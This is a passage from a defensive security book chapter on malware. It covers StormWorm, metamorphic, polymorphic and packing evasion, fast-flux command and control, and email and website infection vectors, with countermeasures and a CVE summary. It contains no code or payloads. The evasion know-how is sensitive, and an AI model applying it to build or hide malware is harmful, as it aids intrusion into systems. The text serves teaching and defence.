
NOTE

You can download and open the IDA Pro images for personal research and educational purposes from the book’s companion website. At each point, we will tell you which images you should open and review in order to identify the techniques being discussed and analyze the suggested malware samples in a robust analysis tool. We recommend for the sake of this edition, IDA Pro. You can download a free trial edition that allows read-only access to the samples available to readers on this book’s website. You can download IDA Pro from <http://www.hex-rays.com/idapro/>.

In 2007, we had the pleasure of experiencing one of the most elusive and eloquently implemented worms to date, a worm which was still active in mid-2008 and is only now slowly retreating into the ether of the wild as industry has developed several countermeasures.

StormWorm (Malware Sample: trojan.peacomm)

StormWorm is an emailer worm that utilized social engineering of the recipient from trusted friends using attached binaries or malicious code embedded within Microsoft Office attachments, which would then leverage well-known client-side attacks against vulnerable versions of Microsoft Internet Explorer and Microsoft Office, specifically versions 2003 and 2007. StormWorm is a peer-to-peer botnet framework and backdoor Trojan horse that affects computers using Microsoft operating systems. It was originally discovered on January 17, 2007. StormWorm seeds a peer-to-peer botnet farm network, which is a newer command and control technique, in order to ensure persistence of the herd and increase the ability to survive attacks against its command and control structure because there is no single point of centralized control. Each compromised machine connects to a subset of the entire botnet herd, which can range from 25 to 50 other compromised machines. In Figure 1-5, you will see the effectiveness of StormWorm’s command and control structure—one of the main reasons it was so difficult to protect against and track down.




In a peer-to-peer botnet, no one machine has a full list of the entire botnet; each only has a subset of the overall list with some overlapping machines that spread like an intricate web, making it difficult to gauge the true extent of the zombie network. StormWorm's size was never exactly calculated. However, it has been estimated that StormWorm was the single largest botnet herd in recorded history, potentially ranging from 1–10 million victim systems. StormWorm was so large that it was reported several international security groups were attacked by the operators of StormWorm after they determined these groups were trying to actively combat and take down the botnet. Imagine national security groups and agencies brought down for days due to the massive power of this international botnet.

Upon infection, StormWorm would install Win32.Agent.dh, which inevitably led to the downfall of the initial variants implemented by the author. Some security groups felt that this flaw could be a possible pre-test or weapons test by an unknown entity because the actual host code was engineered with flaws that could be stopped after some initial analysis of the binary. Keep in mind that numerous methods can be used to ensure malware is very difficult to detect. These methods include metamorphism, polymorphism, and hardware-based infection of devices, which are the most difficult to detect from the operating system. To date, no one knows whether the implemented flaws were intentional or not; this is still being discussed within the security community today as analysts attempt to better understand the methods and intentions behind the release of

StormWorm. If it had been a truly planned global epidemic, the author(s) would have probably taken more time to employ some of the more intricate techniques to ensure the rootkit was more difficult to discover or that it remained persistent on the victim host.

Metamorphism (Malware Sample: W32.Evol, W32.Simile)


Metamorphic malware changes as it reproduces or propagates, making it difficult to identify using signature-based antivirus or malicious software removal tools. Each variant is just slightly different enough from the first to enable the variant to survive long enough to propagate to additional systems. Metamorphism is highly dependent on the algorithm used to create the mutations; if it isn't properly implemented, countermeasures can be used to enumerate the possible iterations of the metamorphic engine. The following diagram shows how each iteration of the metamorphic engine is changed just enough to alter its signature to keep it from being detected.



Metamorphic engines are not new and have been in use for over a decade. The innovative ways in which malware mutates on a machine has improved to make overall removal of the infection and even detection on the system very difficult. Following are some case studies of infamous malware samples that employed metamorphism.


Polymorphism (Malware Sample: W32.Rahack.h, W32.Polip, W32.Dengue)

Polymorphism refers to self-replicating malware that takes on a different structure than the original. Polymorphism is a form of camouflage that was initially adopted by malware writers in order to defeat the simple string searches antivirus engines employed to discover malware on a given host. Antivirus companies soon countered this technique. However, the encryption process that is the core of polymorphism has continued to evolve to ensure survivability of the malware on a host with security. The following illustration shows a typical process employed by a polymorphic engine. As you can see, each iteration of the malware is completely different. This technique makes it more difficult for antivirus programs to detect the iteration of the malware. More often than not, as will be covered in Chapter 7, antivirus engines look for the base static code of the malware in order to detect it, or in some cases, they use a behavioral approach and attempt to identify whether the newly added file behaves like malware.



Oligomorphic (Malware Sample: W95.Sma)

This antidetection technique is generally considered a poor man’s polymorphic engine. It self selects a decryptor from a set number of predefined alternatives. This being said, these predefined alternatives can be identified and detected with a fixed set of limited decryptors. In the following diagram, you can see the limitations of an oligomorphic engine and its effectiveness for use in real malware launches.



Obfuscation

Most malware seen on a daily basis is obfuscated in any number of ways. The most commonly found form of obfuscation is packing code via compression or encryption, which is covered in the next section. However, the concept of code obfuscation is vitally important to malware today. The two important types are host and network obfuscation in order to bypass both types of protection measures.

Obfuscation can sometimes be malware’s downfall. For instance, a writer implements obfuscation methods to such a severe state that network defenders can actually use the evasion technique to create signatures that detect the malware. In the next two sections,

we're going to discuss the two most important components of malware obfuscation: portable executable (PE) packers and network encoding

Archivers, Encryptors, and Packers, Oh My!

Any number of publicly available utilities that are meant to protect data and ensure integrity can also be successfully used to protect malware during propagation, at rest, and most importantly, from forensic analysis. Let's review, in order of evolution, archivers, encryptors, and packers, and how they are used today to infect systems.

Archivers In the late 1990s, ZIP, RAR, CAB, and TAR utilities were used to obfuscate malware. In order for the archiver to run, it typically needs to be installed on the victim host unless the writer has included the utility as part of the loader. This method has become the least used of late due to the fact that in order for the malware to execute it needs to be unpacked and moved to a location on the hard disk that can be readily scanned by the antivirus engine and removed. In addition, most antivirus engines now scan deep within archived files in order to search for embedded portable executables. This method is slightly dated and not used very widely anymore due to the sophistication of antivirus scanners and their ability to scan multiple depths within archived files.


Encryptors (Malware Sample:W32.Beagle@mm!enc) These are typically employed by most software developers to protect the core code of their applications. The core code is encrypted and compressed, which makes it hard to reverse (engineer) or to identify functions within the application by hackers. Cryptovirology is a synonymous term for the study of cryptography processes used by malware to obfuscate and protect itself in order to sustain survivability. Historically, malware implemented shared-key (symmetric) encryption methods, but once the forensics community identified this method, reversing it was fairly easy, leading to the recent implementation of public key encryption.

Packers (Malware Sample:W32.Beagle@mm!enc) Almost all malware samples today implement packers in some fashion in order to bypass security programs such as antivirus or anti-spyware tools. A packer is, in simple terms, an encryption module used to obfuscate the actual main body of code that executes the true functionality of the malware. Packers are used to bypass network-detection tools during transfer and host-based protection products. There are dozens of packers publicly and privately available on the Internet today. The private and one-off packers can be the most difficult to detect since they are not publicly available and not easily identified by enterprise security products. There is a distinct difference between packers and archiving utilities. Packers are not generally employed by the common computer user. Packers generally protect executables and DLLs without the need for any preinstalled utility on the victim host.

Just like hackers skill levels, packers also have varying levels of sophistication that come with numerous functionality options. Packers often protect against antivirus protections and also increase the ability of the malware to hide itself. Packers can provide a robust set of features for hackers such as the ability to detect virtual machines and crash when within them; generate numerous exceptions, leveraging polymorphic code to evade execution prevention; and insert junk instructions that increase the size of the

packed file, thereby making detection more difficult. You will typically find ADD, SUB, XOR, or calls to null functions within junk instructions to throw off forensic analysis. Typically, you will also find multiple files packed or protected together such as the executable files; other executable files will be loaded in the address space of the primary unpacked file.

The following is a simple example of a packer's process:




The most powerful part of using a packer is the malware never needs to hit the hard disk. Everything is run as in-process memory, which can generally bypass most antivirus and host-based security tools. With this approach, if the packer is known, an antivirus engine can identify it as it unpacks the malware. If it is a private or new packer, the antivirus engine has no hope of preventing the malware from executing; the game is lost and no security alerts are triggered for an administrator to act upon. In Figure 1-6 you can clearly see the increase in the number of packers identified over the past two years by the forensic community.

Network Encoding

Most network security tools can be bypassed when using network encoding. Today almost all enterprise networks allow HTTP or HTTPS through all gateways so encoded malware can easily sneak past boundary protection systems. The following are some examples of network-encoding methods.

XOR XOR is a simple encryption process that is implemented with network communications in order to avoid obvious detection by network security devices. You would typically find an XOR stream hiding within a protocol such as Secure Sockets Layer (SSL). This way, if an IDS analyst performs only a simple evaluation, the traffic would seem encrypted, but when deep packet inspection is implemented, the analyst would notice the stream is not actual SSL traffic.

XOR is a simple binary operation that will take two binary inputs and output 0 if both inputs are the same and 1 if both inputs are not the same. XNOR operates in the same, but opposite, way. So, if both inputs are the same, the output is 1, and if both inputs are different, the output is 0. When the malware is ready to execute, it will run the binary through the reverse process to access the data and run as it was programmed



to do. XOR and XNOR are very simple engines that quickly change information at rest or on-the-fly to help evade detection methods.

X	Y	O	X	Y	O
0	0	0	0	0	1
0	1	1	0	1	0
1	0	1	1	0	0
1	1	0	1	1	1

Most intelligent malware writers do not employ archivers for encoding anymore since most enterprise gateway applications can decode any given number of publicly available archiving utilities. It is possible to implement fragmented transfers or “trickling” of archive-protected malware into a network. However, if any part of the malware is identified, it would be cleaned or removed from the system and essentially be crippled so the malware cannot be assembled into a complete state as intended by the writer.

Dynamic Domain Name Services (Malware Sample: W32.Reattle.E@mm)

Dynamic Domain Name Services (DDNS) is by far the most innovative advancement for the bad guys, even though it was originally meant to be an administrative enhancement for enterprise administrators to add machines to the network quickly. It was best known when Microsoft implemented it in their Active Directory Enterprise System as a way to rapidly inform other computers on the network about machines that were coming online or going offline. DDNS has enabled malware to phone home and operate anonymously without fear of attribution or apprehension. DDNS is a domain name system where the domain name to IP resolution can be updated in real-time, typically within minutes. The name server hosting the domain name is almost always holding the cache record of the command and control server. However, the IP address of the (compromised/victim) host could be anywhere and move at any moment. Limiting the caching of the domain to a very short period (minutes) to avoid other name server nodes from caching the old address of the original host ensures the victim resolves with the writer’s hosted name server.

Fast Flux (Malware Sample: trojan.peacomm)

Fast Flux is by far the most popular communication platform in use today by botnets, malware, and phishing schemes to deliver content and command and control through a constantly changing network of proxied compromised hosts. A peer-to-peer network topology can also implement Fast Flux as a command and control framework distributed throughout numerous command and control servers and passed along like a daisy chain without fear of attribution. Fast Flux is highly similar to DDNS but is much faster and much harder to catch up with if you are trying to catch the writer or mastermind behind the malware. StormWorm, which we covered earlier, is one of the recent malware variants

to make the best use of this technique. Figure 1-7 illustrates the two forms of Fast Flux: Single-Flux and Double-Flux. In this figure, you see a simple process for both Single- and Double-Flux between the victim and the lookup process for each method.

Single-Flux

The first form of Fast Flux generally incorporates multiple nodes within a network to register and deregister addresses. This is typically associated with a single DNS A (address) record for a single DNS entry and produces a fluctuating list of destination addresses for a single domain name, which could be from a list with hundreds to thousands of entries. Typically Single-Flux DNS records are set with very short time-to-live (TTL) to ensure the records are never cached and the addresses can move about quickly without fear of being recorded.

Double-Flux

The second form of Fast Flux is much more difficult to implement. This implementation is similar to Single-Flux; however, instead of a network of multiple hosts registering and




Figure 1-7 Single-Flux and Double-Flux

de-registering DNS A (address) records, the multiple hosts are name servers and register and de-register NS records that produce lists for the DNS zone. This ensures the malware has a layer of protection and survivability if one of the nodes is discovered. You will generally see compromised hosts acting as proxies within the network of name servers, embedding a web of proxies throughout compromised hosts in order to protect the identity of the malware network where instructions are executed. Due to the amount of implemented proxies, protecting the malware writer is completely possible, which increases the survival rate of the malware system even beyond IP blocks put in place to prevent access of compromised hosts to the command and control point, which can come from multiple sources.

Just remember, an attacker only needs one vector to own you and a defender needs to be aware and protect against every possible vector. The odds are stacked in whose favor? Vigilance is a must in this field....

The features added to routing and network services over the past decade to ease the workload of administrators are being used against them to propagate malware for monetary purposes. There isn't much protection from most of these techniques beyond holistic training and educating your users so they don't open emails or attachments from even trusted sources without truly vetting them by the trusted sender. That it has come down to this is sad, but today your users are your last line of defense. If they aren't trained to perform simple analytical functions, your network is lost due to the propagation methods we've been discussing. It is important to note that users today do not have the tools available that would allow them to quickly verify domain names and/or trusts from domain names received in email attachments. There are enterprise tools available to authenticate trusts; however, the overall time needed to perform validation of trusts would be cost prohibitive to daily business operations.

Now let's get to the fun section of this chapter...

MALWARE PROPAGATION INJECTION VECTORS

This section will introduce actual methods where malware has and is being delivered to the victim in order to actually get into computers. There are many active ways to send or deliver malware to the victim. There are also passive infection methods that are dependent on social engineering or on the victim accessing the content where the malware is stored. These methods are in use everyday, and this section will hopefully provide some insight into a vital part of the overall malware lifecycle: making you a victim.

Email

Have you ever received an email with an attachment you were not so sure of, but upon first glance thought interesting enough to open? Over the past ten years electronic email has been the bane of network administrators and the open gate for all bad guys who want to enter your network. It was true in the 1990s and is so much more the case today in 2009. From a security administrator perspective, you want to block as much as humanly

possible. From a network operations perspective, you want to ensure business continuity as much as possible, which means leaving some doors open. Email is one of the two always open ways into your network, malicious websites being the second. We will cover websites in the next section of this chapter. Since 2007 worm propagation through direct machine-to-machine infection is basically dead due to the strengthening of enterprise security measures and boundary protections.

Historically overlooked by administrators, but never by malware writers, is the last bastion and strongest approach into the network—the “users.” They are how you get through the hard shell of any network. The most common email-based malware injection techniques contain embedded exploits that use techniques also known as *client-side exploits*. Social engineering is the core foundation for all email-based attacks, which goes back to training your staff. However, this hasn’t quite sunk into the minds of the leaders of almost any organization I’ve consulted.

Do you still feel comfortable with your users opening any email sent to them? There have been times when I wanted to tie up users on my network with duct tape or put a layer of plate glass between them and the keyboard, only allowing a small pole for them to push one key at a time and thereby increase the delay between breakouts. But my favorite methods are cost-prohibitive when you’re taking the big picture of business operations into consideration. You cannot restrict your network users so far as to hinder their daily business processes. If you do, they will certainly find a way to bypass your security measures. So, there will always be a fine line among operations, security, and user training and awareness.



Email Threats

<i>Popularity:</i>	9
<i>Simplicity:</i>	5
<i>Impact:</i>	9
<i>Risk Rating:</i>	8

This section highlights one of the two most arduous delivery mechanisms to defend against. In today’s business world, every member of the staff is typically provided a corporate or business email address to conduct business with external organizations or individuals. This alone is a huge task for security administrators and an even larger burden of trust on the shoulders of organizational stakeholders who need to constantly train and monitor their staff to ensure they understand and are aware of the threats. Some of these methods will be very familiar if you fight malware for a living but some may not be.

Social Engineering of Trusted Insiders Social engineering as it relates to malware is something that has been and will be covered numerous times throughout this book because social engineering is by far the single most powerful injection vector for malware writers. Ensuring a trusted insider does not recognize that he or she is reading a generic

“dancing bear” email or a highly sophisticated and “targeted” email—both of which are designed to fool the reader into opening or executing the content and/or attachment in order to take control of the recipient’s system—is the most important goal of the criminal. Once the criminal has socially engineered the victim, the attacker can use almost any method to exploit the victim. Finally, the most important point for security administrators is to truly understand and be aware that this method requires that you be on point and ensure security programs include mandatory training of incoming employees.

Email as Malware Backdoor This technique is a new one, first seen during the summer of 2008—malware that is intelligent enough to download its own Secure Socket Layer Dynamic Link Libraries (ssl.dll), which then enable the malware to open its own hidden covert channel to external public web-mail systems (yahoo, hotmail, gmail, and so on). What does this mean for you? It means communications from your internal systems heading to public personal email systems “could” be malware logging in to receive either new updates or instructions or it could be sending data from your internal network. This method has been spotted several times by some of my clients in the United States, many of them large international conglomerates with billions of dollars at stake.



Email Attack Types: Microsoft Office File Handling

<i>Popularity:</i>	8
<i>Simplicity:</i>	6
<i>Impact:</i>	9
<i>Risk Rating:</i>	8

Typically, this is the second line of injection right after social engineering. This method implements various exploit code embedded in a myriad of Microsoft Office products. To date Microsoft Word, Excel, PowerPoint, and Outlook have been the primary focus. However, several others have been targeted for use as a way to quickly compromise a system immediately after a file attachment from an email has been executed. The most important note to remember is this type of attack can be employed with Adobe and almost any other local application running on your system that is used to read and/or open an attachment. Below we’ve included just one of hundreds of examples of this type of attack for your reference:

- **Name** Microsoft Excel File Handling Remote Arbitrary Code Execution Vulnerability
- **CVE** CVE-2008-0081 CVE-2008-0111 CVE-2008-0112 CVE-2008-0114 CVE-2008-0115 CVE-2008-0116 CVE-2008-0117
- **Microsoft** MS08-014
- **Bugtraq ID** 27305
- **Description** A vulnerability in Microsoft Excel has been reported, which can be exploited by remote users to compromise a user’s system. An unspecified

error exists when handling Excel files with malformed header information that can be exploited to execute arbitrary code by, for example, tricking a user into opening a malicious Excel file.

- **Affected** Microsoft Office 2000 Service Pack 3, Microsoft Office XP Service Pack 3, Microsoft Office 2003 Service Pack 2, 2007 Microsoft Office System, Microsoft Office Excel Viewer 2003, Microsoft Office Compatibility Pack for Word, Excel, and PowerPoint 2007 File Formats, Microsoft Office 2004 for Mac, and Microsoft Office 2008 for Mac
- **Solution** The vulnerability has been fixed, and users should apply patches from <http://www.microsoft.com/technet/security/Bulletin/MS08-014.msp>.

— Countermeasures for Email Threats

In the following sections, we're going to discuss some of the most powerful countermeasures against email threats today. However simple they may seem, they are terribly important.

Rule 1 Understanding what you are receiving is the most important step toward protecting yourself from malware infection through email. Is the file you received a known carrier of malware and able to take control of your system? Ensure your users enable View File Extensions.

Rule 2 Never open an executable file type from anyone unless you expressly requested that file, especially since malware will typically come from someone you know. Have friends who send you executables actually rename the file extension before transit, for example, rename .exe to .ex_ or .zip to .zzz. More importantly refer to Rule 3, if there is any question about the attachment. One thing you should remember is that this method only works when dealing with email systems that do not perform file header checks that identify the file type.

Rule 3 Always patch your systems whenever possible. We highly recommend that home users configure their system to check for updates at least once a day. Typically the late evening or early morning is the best time of day so as to not conflict with other applications and/or daily business operations. For enterprise users, we would highly recommend the Microsoft Windows Software Update Services (SUS) Manager. This suite can push out updates across your enterprise from a single server, can be set to check for updates several times a day, and only requires download from a single point. This avoids having your entire enterprise attempt to download from Microsoft once a day and all of a sudden create a bottleneck on your network at various times, depending on the locations of your enterprise offices.

Rule 4 Delete the attachment if you do not need it.

Personal Experience: Email Exploits

I have been working in IT security at various levels of the private sector and for the U.S. Federal government. The most deadly form of email exploits today are known as *spear phishing* or *rock phishing*. This is where the malware distributor or writer sends out a skillfully crafted email from either a forged address, which the user in the organization trusts, and/or from an organization known to the user. This threat has been plaguing the U.S. government for over five years. The biggest deficiency is the capacity of workerbees to understand the actual level of threat to their organization when they read and open an email. In my travels I have seen the gambit of users in numerous organizations, ranging from the top to the bottom, open these emails and infect their own networks by being in too much of a hurry to read between the proverbial lines. Users have a hard time completely understanding who is actually a trusted sender and who is not. The available training is out there for you to review but actual tools are seriously lacking.

Malicious Websites

Client-side attacks have been the buzz for the past few years. The bad guys have realized users aren't inherently well-trained and are thus susceptible to social engineering. We're not saying users aren't smart; they're just undertrained.

Let's discuss the concept of the contagion worm for a moment. In the paper, "How to Own the Internet in Your Spare Time," which can be found at <http://www.icir.org/vern/papers/cdc-usenix-sec02/>, the writers discuss numerous propagation techniques, but the most pivotal portion of the paper is the discussion of the contagion worm concept. The concept of the contagion worm is similar to "the perfect storm" in terms of being a worm that can hop from server to clients so seamlessly that it could feasibly infect millions of machines with ease in a matter of hours when executed correctly.

Seems quite devastating, doesn't it? This method is highly effective and could potentially cause millions of Internet users to fall victim to malware infections without their knowledge for prolonged periods of time.



Malicious Website Threats

Popularity:	8
Simplicity:	3
Impact:	8
Risk Rating:	6

Malicious websites are a serious problem because any website can be malicious, even some of the most famous websites around the world have fallen prey to malicious entities

who loaded malware on the site, waiting for millions of unknowing users to visit the site and immediately be infected by a Trojan dropper. Now, most of the time, you will find 1 in 5 sites are in danger of being infected by malware and turned into malicious websites. On the other hand, 1 in 20 websites actually have some form of malicious infection, embedded redirect, and/or link to an infected site. What does this mean for you? Your users surf the Internet everyday and check their personal, professional, and media websites, correct? This opens up your enterprise and your users' home networks, which can propagate into your enterprise networks if your VPN is not properly configured to filter unauthorized ports and protocols, to threat.

A serious issue to address is the need to properly configure your VPN when users are coming in from outside the "safety" of your internal network. A vast array of malicious content, which can range from a backdoor, Trojan-PSW, Trojan-Dropper, Trojan-Clicker, and/or Trojan-Downloader, can open the door to any number of remotely accessible variants of malware that are meant to be used over a long duration. Bottom line is web or HTTP filtering is highly recommended when you are the one at risk if something malicious breaks out.

Targeted Malicious Websites You need to be aware that the hacking community isn't a stupid bunch as most world leaders believe. In my travels, I have met with folks who actually identify what specific sites a group of users on a network utilize or visit on a daily basis, and they simply focus their efforts on compromising those specific sites to ensure they can quickly load some client-side exploits; then their prey falls quickly and easily without anyone being the wiser. Not to mention this threat is the easiest to execute because any perimeter network security device will not be alerted to the malicious user's approach and attack....



Malicious Website Attacks

<i>Popularity:</i>	7
<i>Simplicity:</i>	5
<i>Impact:</i>	7
<i>Risk Rating:</i>	6

